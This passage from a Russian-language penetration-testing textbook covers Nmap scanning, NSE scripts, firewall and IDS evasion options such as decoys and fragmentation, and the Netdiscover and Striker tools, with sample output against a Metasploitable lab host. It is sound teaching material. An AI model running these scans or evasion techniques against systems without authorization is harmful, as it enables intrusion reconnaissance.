Если вы хотите обработать XML-вывод от Nmap по своему вкусу, можно обратиться к универсальным XML-библиотекам языков программирования. Кроме того, существует несколько библиотек, специально разработанных для работы с Nmap:

- ❑ Perl – Nmap-Parser (<http://search.cpan.org/dist/Nmap-Parser/>);
- ❑ Python – python-nmap (<http://xael.org/norman/python/python-nmap/>);
- ❑ Ruby – Ruby Nmap (<http://rubynmap.sourceforge.net/>);
- ❑ PowerShell – сценарий для структурного анализа данных Nmap XML (<http://www.sans.org/windows-security/2009/06/11/powershell-script-to-parse-nmap-xml-output>).

## Параметры синхронизации

Nmap поставляется с шестью режимами синхронизации, которые устанавливаются с помощью параметров (-T).

- ❑ paranoid (0) – в этом режиме синхронизации пакет отправляется каждые пять минут. Пакеты отправляются последовательно. Режим используется для предотвращения обнаружения идентификаторов.

- **sneaky** (1) — пакет передается каждые 15 секунд. Параллельно никакие пакеты не передаются.
- **polite** (2) — пакет передается каждые 0,4 секунды и нет никакой параллельной передачи.
- **normal** (3) — в этом режиме пакеты одновременно отправляются группе целей. Данный режим в Nmap выбран по умолчанию. Это компромисс между затраченным на тест временем и сетевой нагрузкой.
- **aggressive** (4) — Nmap будет сканировать целевой компьютер пять минут, после чего перейдет к следующей цели. В этом режиме время ожидания ответа Nmap составляет не более 1,25 секунды.
- **insane** (5) — Nmap сканирует целевой компьютер 75 секунд, после чего переходит к следующей цели. В данном режиме время ожидания Nmap — не более 0,3 секунды.

Если вам не нужен более скрытый режим или более быстрая проверка, лучше выбирать режим по умолчанию.

## Полезные параметры Nmap

В этом разделе мы обсудим несколько параметров Nmap, которые весьма полезны при проведении тестов на проникновение.

### Определение версии службы

При сканировании портов можно попросить Nmap проверить версию службы. Эта информация очень полезна при последующей идентификации уязвимостей.

Чтобы задействовать такую возможность, при работе сканера укажите параметр **-sV**. Например, мы хотим найти версию программного обеспечения, используемого на порте 22:

```
nmap -sV 172.16.43.156 -p 22
```

На рис. 5.15 приведен результат выполнения этой команды.

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 13:54 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00031s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 00:0C:29:18:0F:08 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

**Рис. 5.15.** Результат сканирования порта 22

Из полученного ответа мы видим, что на порте 22 находится служба SSH, использующая программное обеспечение OpenSSH версии 4.7p1, и протокол SSH 2.0.

## Обнаружение операционной системы

Nmap также можно попросить проверить операционную систему, используемую на целевом компьютере. Эта информация очень полезна при идентификации уязвимостей. Чтобы задействовать эту функцию, укажите параметр **-O**.

Например, мы хотим найти операционную систему, используемую на целевой машине:

```
nmap -O 172.16.43.156
```

В результате мы увидим следующие строки (рис. 5.16).

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 13:59 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00021s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:18:0F:08 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.46 seconds
```

**Рис. 5.16.** Обнаружение операционной системы на целевой машине

Исходя из приведенной выше информации, мы видим, что удаленная система — это Linux, использующая ядро Linux версий 2.6.9–2.6.33. Если в ядрах Linux есть уязвимости, мы можем ими воспользоваться.

## Отключение обнаружения узлов

Если хост блокирует запрос ping, Nmap может предположить, что целевая машина неактивна. По этой причине Nmap не сможет выполнить интенсивное зондирование, такое как сканирование портов, определение версий служб на портах и обнаружение операционной системы. Для решения этой проблемы в Nmap присутствует функция отключения обнаружения хостов, с помощью которой сканер будет считать, что целевая машина доступна, и выполнит интенсивное зондирование.

Для включения этой функции следует указать параметр **-Pn**.

## Агрессивное сканирование

Для активации зонда добавьте параметр **-A**. В этом случае вы можете получить следующую информацию:

- обнаружение версии сервиса (**-sV**);
- обнаружение операционной системы (**-O**);
- сканирование сценариев (**-sC**);
- трассировка (**--traceroute**).

Сканирование такого типа может занять некоторое время. Для выполнения агрессивного сканирования введите следующую команду:

**nmap -A 172.16.43.156**

На рис. 5.17 приведен сокращенный отчет о выполнении команды.

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 14:01 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00021s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:c:f:e:0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0:f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCUSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2016-02-14T13:18:17+00:00; -35d07h43m11s from scanner time.
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-methods: No Allow or Public header in OPTIONS response (status code 200)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-title: Metasploitable2  Linux
```

**Рис. 5.17.** Отчет о выполнении команды с параметром **-A**

В дополнение к подробной информации о портах, службах и сертификатах мы получаем подробную информацию о веб-сервере Apache, настроенном на целевой машине (рис. 5.18).

```

MAC Address: 00:0C:29:18:0F:08 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nmbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_ System time: 2016-02-14T08:18:16-05:00

TRACEROUTE
HOP RTT      ADDRESS
1  0.21 ms  172.16.43.156

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.16 seconds

```

**Рис. 5.18.** Подробная информация о сервисе Apache

## Nmap для сканирования IPv6

В предыдущем разделе мы упоминали, что в качестве цели для Nmap можно указать цель IPv6. Рассмотрим, как это сделать.

Ниже приведен IPv6-адрес задействованного компьютера:

Target machine: fe80::20c:29ff:fe18:f08

Чтобы просканировать цель с IPv6, перед целевым IP-адресом введите параметр **-6** и определите целевой адрес IPv6. Сейчас мы можем указывать только отдельные IPv6-адреса. Например:

nmap -6 fe80::20c:29ff:fe18:f08

На рис. 5.19 вы увидите результат, полученный после выполнения данной команды.

```

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 14:16 PDT
Nmap scan report for fe80::20c:29ff:fe18:f08
Host is up (0.00011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
2121/tcp  open  ccproxy-ftp
5432/tcp  open  postgresql
MAC Address: 00:0C:29:18:0F:08 (VMware)

```

**Рис. 5.19.** Результат сканирования IPv6



При тестировании IPv6 мы видим, что количество открытых портов меньше, чем при тестировании IPv4. Это объясняется тем, что не все службы на удаленном компьютере поддерживают IPv6.

## Сценарный движок Nmap

Nmap уже стал мощным инструментом исследования сети. Если этому приложению добавить возможности обработчика сценариев, оно станет более мощным инструментом. С помощью *Nmap Scripting Engine (NSE)* пользователи могут автоматизировать различные сетевые задачи, например проверку на наличие новых уязвимостей безопасности в приложениях, обнаружение версий приложений или другие возможности, недоступные в обычном Nmap. Сканер Nmap уже включил различные сценарии NSE в свой пакет, но пользователи могут писать и собственные сценарии в соответствии со своими потребностями.

Сценарии NSE основаны на языке программирования Lua (<http://www.lua.org>). Он встроен в Nmap, и в настоящее время сценарии NSE классифицируются следующим образом.

- ❑ **auth** — сценарии этой категории используются для проверки подлинности в целевой системе, например, с помощью метода грубой силы.
- ❑ **default** — для выполнения сценариев такого типа необходимо ввести параметры **-sC** или **-A**. Если сценарий будет соответствовать ниже приведенным требованиям, он будет сгруппирован в категорию по умолчанию:
  - сканирование должно быть быстрым;
  - сканирование должно добывать ценную информацию;
  - результаты сканирования должны быть краткими и подробными;
  - сканирование должно быть надежным;
  - тест не должен обнаруживаться целевой системой;
  - тест должен делиться информацией с третьей стороной.
- ❑ **discovery** (открытие) — сценарии используются для поиска сети.
- ❑ **DoS** — сценарии в этой категории могут вызвать в целевой системе отказ в обслуживании (DoS). Используйте эту возможность осторожно!
- ❑ **exploit** (эксплуатация) — сценарии пользуются уязвимостями в безопасности целевой системы. Испытателю на проникновение необходимо разрешение для выполнения таких действий в целевой системе.
- ❑ **external** (внешний) — сценарии такого типа предназначены для разглашения информации третьим лицам.
- ❑ **fuzzer** (затуманивание) — чтобы замаскировать разведывательную деятельность в целевой системе, применяйте такой сценарий.
- ❑ **intrusive** (навязчивый) — эти сценарии могут привести к сбою целевой системы или использовать все ресурсы тестируемой машины.
- ❑ **malware** (вредоносная программа) — сценарии проверяют, есть ли в целевой системе вредоносные программы или бэкдоры.
- ❑ **safe** (безопасный) — такие сценарии не должны вызывать сбой службы, отказ в обслуживании (DoS) или использовать целевую систему.

- ❑ **version** (версия) — в сценарий такого типа включен параметр обнаружения версий (**-sV**), назначение которого — расширенное обнаружение службы в целевой системе.
- ❑ **vuln** (уязвимости) — сценарии используются для проверки наличия уязвимостей в целевой системе.

Данные сценарии Nmap находятся в Kali Linux по адресу `/usr/share/nmap/scripts/directories`. Сейчас в Nmap версии 7.70 содержится 588 сценариев. В Kali Linux включена именно эта версия Nmap.

Для вызова NSE предусмотрено несколько аргументов командной строки:

- ❑ **-sC** или **-script=default** — сканирование выполняется с помощью сценариев, выбранных по умолчанию;
- ❑ **--script <имя\_файла> | <категория> | <каталоги>** — сканирование выполняется с помощью сценария, определенного в именах файлов, категориях или каталогах;
- ❑ **--script-args <args>** — запись предоставляет аргумент сценария. Если используется категория `auth`, примером таких аргументов могут быть имя пользователя или пароль.

Для сканирования порта 172.16.43.156 целевой машины с использованием сценариев по умолчанию введите следующую команду:

```
nmap -sC 172.16.43.156
```

Ниже приведен сокращенный результат ее выполнения:

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-22 17:09 PST
Nmap scan report for 172.16.43.156
Host is up (0.000099s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet
25/tcp    open  smtp
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
  VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-
  base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no
  such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2016-02-12T05:51:52+00:00; -10d19h17m25s from scanner time.
53/tcp    open  domain
| dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http
```

```

|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Metasploitable2 - Linux
8009/tcp open ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open unknown
|_http-favicon: Apache Tomcat
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:18:0F:08 (Vmware)
Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>,
NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_ System time: 2016-02-12T00:51:49-05:00
Nmap done: 1 IP address (1 host up) scanned in 12.76 seconds

```

Из этого вывода видно, что, используя сценарии по умолчанию, Nmap получает более подробную информацию.

Если же вам требуется выборочная информация о целевой системе, целесообразно самостоятельно выбирать необходимые сценарии для проводимого теста. Например, если мы хотим собрать информацию об HTTP-сервере, следует в NSE выбрать такие HTTP-сценарии, как `http-enum`, `http-headers`, `http-methods` и `http-phpversion`:

```
nmap -script http-enum,http-headers,http-methods,http-php-version -p 80
172.16.43.156
```

На рис. 5.20 показан результат выполнения данной команды.

```

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 14:21 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00032s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|   /index/: Potentially interesting folder
| http-headers:
|   Date: Sun, 14 Feb 2016 13:37:43 GMT
|   Server: Apache/2.2.8 (Ubuntu) DAV/2
|   X-Powered-By: PHP/5.2.4-2ubuntu5.10
|   Connection: close
|   Content-Type: text/html
|_ (Request type: HEAD)
| http-methods: No Allow or Public header in OPTIONS response (status code 200)
| http-phpversion: Versions from logo query (less accurate): 5.1.3 - 5.1.6, 5.2.0 - 5.2.17
|_ Versions from credits query (more accurate): 5.2.3 - 5.2.5
|_ Version from header x-powered-by: PHP/5.2.4-2ubuntu5.10
MAC Address: 00:0C:29:18:0F:08 (Vmware)

```

**Рис. 5.20.** Результат выполнения команды, включающей в себя HTTP-сценарии

Используя четыре HTTP-сценария NSE, мы получаем больше информации о веб-сервере целевой системы.

- ❑ Обнаружены несколько интересных каталогов: `Tikiwiki`, `test` и `phpMyAdmin`.
- ❑ Найден интересный файл: `phpinfo.php`.
- ❑ Мы узнали, что сервер использует PHP версии 5.2.3–5.2.5.

После обсуждения Nmap познакомимся со следующим инструментом сканирования портов.



Мы можем предложить вам полезный сценарий, который называется Nmap Vulscan HCE ([http://www.computec.ch/mruef/software/nmap\\_nse\\_vulscan-1.0.tar.gz](http://www.computec.ch/mruef/software/nmap_nse_vulscan-1.0.tar.gz)). Он сопоставляет информацию о версии, полученной от целевого компьютера, с базой данных уязвимостей, таких как CVE (<http://cve.mitre.org/>), VulDB (<https://vuldb.com/?>), SecurityTracker (<http://securitytracker.com/>) и SecurityFocus (<http://www.securityfocus.com/>).

На рис. 5.21 показан пример результата работы сценария CVE.

```

PORT      STATE     SERVICE      REASON      VERSION
22/tcp    open      ssh          syn-ack    OpenSSH 5.8p1 Debian lubuntu3
(Ubuntu Linux; protocol 2.0)
| vulscan: scippvuldb - http://www.scip.ch/en/?vuldb (12 findings):
| [7775] Red Hat Linux/Fedora 6 OpenSSH glibc_error() privilege escalation
| [4584] OpenSSH up to 5.7 auth-options.c information disclosure
| [4282] OpenSSH 5.x Legacy Certificate Handler buffer overflow
| [2667] OpenBSD OpenSSH up to 4.5 Separation Monitor Designfehler
| [2578] OpenBSD OpenSSH up to 4.4 Signal Handler race condition
| [1999] OpenBSD OpenSSH up to 4.2p1 scp system() Designfehler
| [1724] OpenBSD OpenSSH up to 4.2p1 GSSAPIDelegateCredentials Designfehler
| [1723] OpenBSD OpenSSH up to 4.2p1 Dynamic Port Forwarding Designfehler
| [1083] Nokia IPSO 3.x OpenSSH Designfehler
| [299] OpenBSD OpenSSH 3.7p1/3.7.1p1 PAM Handler Konfigurationsfehler
| [287] OpenBSD OpenSSH up to 3.7.1 buffer_append_space() buffer overflow
| [1001] OpenSSH Client IP Restrictions weak authentication
|
| cve - http://cve.mitre.org (69 findings):
| [CVE-2012-6066] freeSSHd.exe in freeSSHd through 1.2.6 allows remote
attackers to bypass authentication via a crafted session, as demonstrated
by an OpenSSH client with modified versions of ssh.c and sshconnect2.c.
| [CVE-2012-5975] The SSH USERAUTH CHANGE REQUEST feature in SSH Tectia
Server 6.0.4 through 6.0.20, 6.1.0 through 6.1.12, 6.2.0 through 6.2.5, and
6.3.0 through 6.3.2 on UNIX and Linux, when old-style password
authentication is enabled, allows remote attackers to bypass authentication
via a crafted session involving entry of blank passwords, as demonstrated
by a root login session from a modified OpenSSH client with an added
input_userauth_passwd_changereq call in sshconnect2.c.
| [CVE-2012-5536] A certain Red Hat build of the pam_ssh_agent_auth module
on Red Hat Enterprise Linux (RHEL) 6 and Fedora Rawhide calls the glibc
error function instead of the error function in the OpenSSH codebase, which
allows local users to obtain sensitive information from process memory or
possibly gain privileges via crafted use of an application that relies on
this module, as demonstrated by su and sudo.
| [CVE-2012-0814] The auth_parse_options function in auth-options.c in sshd
in OpenSSH before 5.7 provides debug messages containing authorized_keys
command options, which allows remote authenticated users to obtain
potentially sensitive information by reading these messages, as

```

**Рис. 5.21.** Результат выполнения сценария CVE

## Параметры Nmap для обхода идентификаторов брандмауэра

Во время тестирования на проникновение мы можем столкнуться с защитой системы в виде брандмауэра и идентификаторов. Если вы используете настройки по умолчанию, ваши действия могут быть обнаружены или результат, полученный от Nmap, будет неточным. Для обхода брандмауэра/идентификаторов следует использовать такие параметры.

- ❑ **-f** (*fragment packets* — «фрагментированные пакеты») — назначение параметра в том, чтобы затруднить обнаружение пакетов. После указания этого параметра Nmap разделит пакет, находящийся после IP-заголовка, на 8 байт или меньше.
- ❑ **--mtu** — позволяет выбрать размер пакетов для фрагментации основного пакета. *Максимальный размер блока (MTU)* должен быть кратен восьми, иначе Nmap выдаст ошибку и завершит работу.
- ❑ **-D** (*decoy* — «приманка») — используя этот параметр, Nmap будет отправлять зонды от указанных пользователем поддельных IP-адресов. Смысл действия — скрыть в файлах журнала истинный IP-адрес пользователя. Для генерирования случайного IP-адреса вы можете использовать инструмент RND или RND:*number*. В качестве ложной цели используется хост, который выдает поток пакетов. Учтите, что наличие большого количества оправляемых пакетов может привести к перегрузке сети. При сканировании клиентской сети старайтесь этого избегать.
- ❑ **--source-port <номер\_порта>** или **-g** (*ложный\_port\_источника*) — этот параметр может быть полезным, если брандмауэр настроен на пропускание всего входящего трафика, поступающего с определенного порта.
- ❑ **--data-length** — с помощью этого параметра, заданного по умолчанию, мы можем избежать обнаружения при сканировании. Для этого изменяется длина данных, отправляемых Nmap.
- ❑ **--max-parallelism** — обычно значение параметра равно 1. В этом случае Nmap будет одновременно отправлять на целевой компьютер не более одного зонда.
- ❑ **--scan-delay <время>** — параметр применяется для обхода идентификаторов/IP-адресов, которые используют пороговое значение для обнаружения активности сканирования портов.



Используя руководство Nmap (<http://nmap.org/book/man-bypass-firewalls-ids.html>), вы можете поэкспериментировать с другими параметрами маскировки.

## Сканирование с Netdiscover

*Netdiscover* — еще один инструмент обнаружения, встроенный в Kali Linux 2018.2. В настоящее время его версия — .03-pre-beta 7, ее написал Хайме Пенальба (Jaime Penalba). С использованием запросов ARP Netdiscover может выполнять разведку и обнаружение как в беспроводных, так и в коммутируемых сетях.

Чтобы запустить Netdiscover, введите в командную строку терминала команду `netdiscover -h` (рис. 5.22). Параметр `-h` позволяет отобразить все параметры, которые можно применить при использовании этого инструмента. Если вы введете одну команду `netdiscover`, будет запущено сканирование с параметрами по умолчанию.

```
Netdiscover 0.3-pre-beta7 [Active/passive arp reconnaissance tool]
Written by: Jaime Penalba <jpenalbae@gmail.com>

Usage: netdiscover [-i device] [-r range | -l file | -p] [-m file] [-s time] [-n
node] [-c count] [-f] [-d] [-S] [-P] [-c]
-i device: your network device
-r range: scan a given range instead of auto scan. 192.168.6.0/24,/16,/8
-l file: scan the list of ranges contained into the given file
-p passive mode: do not send anything, only sniff
-m file: scan the list of known MACs and host names
-F filter: Customize pcap filter expression (default: "arp")
-s time: time to sleep between each arp request (milliseconds)
-n node: last ip octet used for scanning (from 2 to 253)
-c count: number of times to send each arp request (for nets with packet loss)
-f enable fastmode scan, saves a lot of time, recommended for auto
-d ignore home config files for autoscan and fast mode
-S enable sleep time suppression between each request (hardcore mode)
-P print results in a format suitable for parsing by another program
-N Do not print header. Only valid when -P is enabled.
-L in parsable output mode (-P), continue listening after the active scan is completed

If -r, -l or -p are not enabled, netdiscover will scan for common lan addresses.
root@kali:~#
```

**Рис. 5.22.** Netdiscover запущен с параметром `-h`

Для сканирования диапазона IP-адресов введите команду с параметром `-r` и добавьте исследуемый IP-диапазон. Для примера мы введем команду `netdiscover -r 0.10.0.0/24`. Добавив параметр `-p`, вы можете выбрать режим пассивного сканирования (рис. 5.23).

Выполнив сканирование, мы обнаружили рабочие станции Dell и HP, устройства Cisco и даже многофункциональные устройства Xerox.

28 Captured ARP Req/Rep packets, from 23 hosts. Total size: 1680					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
172.21.0.53	00:12:d9:ed:d8:3c	1	60	Cisco Systems, Inc	
10.10.22.244	00:21:70:32:57:a7	3	180	Dell Inc.	
10.10.0.79	00:1a:4b:2f:81:20	2	120	Hewlett Packard	
10.10.0.1	cc:16:7e:04:23:e1	1	60	Cisco Systems, Inc	
10.10.0.10	00:24:e8:32:c3:b8	1	60	Dell Inc.	
10.10.0.50	00:14:38:d8:79:60	1	60	Hewlett Packard Enterprise	
10.10.0.52	00:01:e6:39:91:10	1	60	Hewlett Packard	
10.10.0.53	00:00:aa:f9:aa:e5	2	120	XEROX CORPORATION	
10.10.0.54	fc:3f:db:c3:05:88	1	60	Hewlett Packard	
10.10.0.55	9c:93:4e:4b:da:f5	1	60	Xerox Corporation	
10.10.0.56	00:23:7d:72:49:56	1	60	Hewlett Packard	
10.10.0.74	00:1a:4b:2f:91:cd	1	60	Hewlett Packard	
10.10.0.84	38:63:bb:06:c5:d6	1	60	Hewlett Packard	
10.10.0.93	5c:b9:01:eb:35:1a	1	60	Hewlett Packard	
10.10.0.110	00:9e:1e:5h:ef:c1	1	60	Cisco Systems, Inc	
10.10.0.112	00:9e:1e:50:2b:41	1	60	Cisco Systems, Inc	
10.10.0.115	00:9e:1e:5b:ee:41	1	60	Cisco Systems, Inc	

root@kali:~#

Рис. 5.23. Сканирование портов с помощью Netdiscover

## Автоматическое сканирование с помощью Striker

*Striker* — это встроенный в Python инструмент автоматического сканирования и сбора хорошо скрытой информации. *Striker* выполняет сканирование портов, привязанных к ним служб, а также уязвимостей, присущих этим службам. Как и рассмотренные в предыдущей главе инструменты (*Red\_Hawk* и *DevPloit*), *Striker* прост в установке и использовании.

Сначала *Striker* нужно скачать. Для этого откройте терминал и, введя следующую команду, перейдите на Рабочий стол (или в каталог по вашему выбору):

```
cd Desktop
```

Чтобы клонировать *Striker* на Рабочий стол или в выбранный вами каталог (рис. 5.24), введите следующую команду:

```
git clone https://github.com/s0md3v/Striker.git
```

```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/s0md3v/Striker.git
Cloning into 'Striker'...
remote: Counting objects: 237, done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 237 (delta 2), reused 0 (delta 0), pack-reused 230
Receiving objects: 100% (237/237), 123.63 KiB | 201.00 KiB/s, done.
Resolving deltas: 100% (123/123), done.
root@kali:~/Desktop#
```

Рис. 5.24. Клонирование *Striker* на Рабочий стол

После успешного завершения загрузки перейдите в каталог **Striker** (рис. 5.25). Для этого введите команду `cd Striker`, а затем с помощью команды `ls` просмотрите сохраненные в папке файлы. Вы должны увидеть список из пяти файлов, включая `requirements.txt` и `striker.py`.

```
root@kali:~/Desktop# cd Striker
root@kali:~/Desktop/Striker# ls
LICENSE  plugins  README.md  requirements.txt  striker.py
root@kali:~/Desktop/Striker#
```

**Рис. 5.25.** Список файлов, сохраненных в папке Striker

Чтобы Striker работал без ошибок, сначала мы должны использовать установщик управления пакетами (`pip`). Он обеспечит выполнение всех требований, необходимых для запуска Striker и модуля Whois (который предназначен для сбора информации).

Для запуска установщика введем две команды: сначала `pip install -r requirements.txt`, после — `pip install whois` (рис. 5.26).

```
root@kali:~/Desktop/Striker# pip install -r requirements.txt
Collecting requests[socks]==2.18.1 (from -r requirements.txt (line 1))
  Downloading https://files.pythonhosted.org/packages/5a/58/671011e3ff4a06e29693
22267d78dcfd1bf4d1576551df1cce93cd7239d/requests-2.18.1-py2.py3-none-any.whl (8
8kB)
    100% |██████████| 92kB 81kB/s
Requirement already satisfied: mechanize==0.2.5 in /usr/lib/python2.7/dist-pac
ages (from -r requirements.txt (line 2))
Collecting bs4==0.0.1 (from -r requirements.txt (line 3))
  Downloading https://files.pythonhosted.org/packages/10/ed/7e8b97591f6f45617413
9ec089c769f89a94a1a4025fe967691de971f314/bs4-0.0.1.tar.gz
Collecting python-whois (from -r requirements.txt (line 4))
  Downloading https://files.pythonhosted.org/packages/63/8a/8ed58b8b28b6200ce1cd
fe4e4f3bbbc8b85a79eeef2aa615ec2fef511b3d68/python-whois-0.7.0.tar.gz (82kB)
    100% |██████████| 92kB 244kB/s
Collecting whois (from -r requirements.txt (line 5))
  Downloading https://files.pythonhosted.org/packages/13/e8/656817674977bb7dd1dc
ee5e779daa10df65eca3dad65a018b0614bf2ac9/whois-0.7.tar.gz
Requirement already satisfied: certifi>=2017.4.17 in /usr/lib/python2.7/dist-pac
kages (from requests[socks]==2.18.1->-r requirements.txt (line 1))
Requirement already satisfied: chardet<3.1.0,>=3.0.2 in /usr/lib/python2.7/dist-
packages (from requests[socks]==2.18.1->-r requirements.txt (line 1))
Collecting urllib3<1.22,>=1.21.1 (from requests[socks]==2.18.1->-r requirements.
```

**Рис. 5.26.** Запуск установщика

После успешной установки всех компонентов введите команду `pip install whois` (даже если компонент уже был установлен) (рис. 5.27).

```
root@kali:~/Desktop/Striker# pip install whois
Requirement already satisfied: whois in /usr/local/lib/python2.7/dist-packages
```

**Рис. 5.27.** Установка компонента whois

Когда все компоненты будут установлены, для запуска Striker введите команду `python striker.py` (рис. 5.28).

```
root@kali:~/Desktop/Striker# python striker.py
[?] Enter the target: ■
```

**Рис. 5.28.** Запуск приложения Striker

Итак, Striker запущен. Теперь для начала сканирования следует ввести IP-адрес или URL целевой машины.

Для этого примера мы использовали сайт <http://scanme.nmap.org/>, упомянутый в разделе «Сканирование Nmap». Сравните результаты сканирования с результатами, полученными Nmap ранее (рис. 5.29).

```
[?] Enter the target: scanme.nmap.org
[!] IP Address : 45.33.32.156
[!] Server: Apache/2.4.7 (Ubuntu)
[+] Clickjacking protection is not in place.
[+] Operating System : Ubuntu
[!] scanme.nmap.org doesn't seem to use a CMS
[+] Honeypot Probabilty: 0%
[~] Trying to gather whois information for scanme.nmap.org
[+] Whois information found
[-] Unable to build response, visit https://who.is/whois/scanme.nmap.org
-----
PORT      STATE SERVICE          VERSION
21/tcp    closed  ftp
22/tcp    open   ssh           OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
23/tcp    closed  telnet
80/tcp    open   http          Apache httpd 2.4.7 ((Ubuntu))
110/tcp   closed  pop3
143/tcp   closed  imap
443/tcp   closed  https
3389/tcp  closed  ms-wbt-server
-----
```

**Рис. 5.29.** Результаты, полученные с помощью Striker

Обратите внимание, что атакующая машина нашла сведения о записи DNS, а также два адреса электронной почты (рис. 5.30).

```
[+] Host Records (A)
scanme.nmap.orgHTTP: (scanme.nmap.org) (45.33.32.156) AS63949 Linode, LLC United States

[+] TXT Records

[+] DNS Map: https://dnsdumpster.com/static/map/scanme.nmap.org.png

[>] Initiating 3 intel modules
[>] Loading Alpha module (1/3)
[>] Beta module deployed (2/3)
[>] Gamma module initiated (3/3)

[+] Emails found:
-----
pixel-1532702357215843-web-@scanme.nmap.org
pixel-1532702359779164-web-@scanme.nmap.org
```

**Рис. 5.30.** Найденные адреса электронной почты и данные о записях DNS

## АНОНИМНОСТЬ С ПОМОЩЬЮ Nipe

